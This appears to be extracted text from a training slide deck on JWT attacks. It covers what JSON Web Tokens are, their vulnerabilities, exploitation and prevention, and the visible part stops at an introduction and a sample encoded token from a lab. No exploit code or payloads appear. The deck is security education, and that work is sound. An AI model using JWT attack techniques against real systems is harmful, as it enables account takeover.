




JWT Attacks

Agenda



WHAT ARE
JWTs?



WHAT ARE JWT
VULNERABILITIES?



HOW DO YOU FIND
AND EXPLOIT THEM?




HOW DO YOU
PREVENT THEM?


WHAT ARE JWTs?



Sessions




Sessions



JSON Web Token (JWT)

JSON web tokens (JWTs) are a standardized format for sending cryptographically signed JSON data between systems.



JSON Web Token (JWT)


ENCODED JWT

```
eyJraWQiOiI5MTM2ZGRiMy1jYjBhLTRhMTktYTA
3ZS11YWRmNWE0NGM4YjUiLCJhbGciOiJSUzI1Ni
J9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6
MTY00DAzNzE2NCwibmFtZSI6IkNhcmxvcyBNb25
0b3lhIiwic3ViIjoiY2FybG9zIiwicm9sZSI6Im
Jsb2dfYXV0aG9yIwiZW1haWwiOiJjYXJsb3NAY
2FybG9zLW1vbnRveWEubmV0IiwiaWF0IjoxNTE2
MjM5MDIyfQ.SYZBPIBg2CRjXAJ8vCER0LA_ENjI
I1JakvNQoP-
Hw6GG1zfI4JyngsZReIfqRvIAEi5L4HV0q7_9qG
hQZvy9ZdxEJbwTxRs_6Lb-
fZTDpW6lKYNdMyjw45_a1SCZ1fypsMWz_2mTpQz
i1010tps5Ei_z7mM7M8gCwe_AGpI53JxduQ0aB5
HkT5gVrv9cKu9CsW5MS6ZbqYXpGy0G5ehoxqm8D
L5tFYaW31B50ELxi0KsuTKEbD0t5BC10aCR2MBJ
WAbN-
xeLwEenaqBiwPVvKixYleeDQiBEIy1FdNNIMviK
RgXiYuAvMziVPbwSgkZVHeEdF5MQP10e2Spac-
6IfA
```

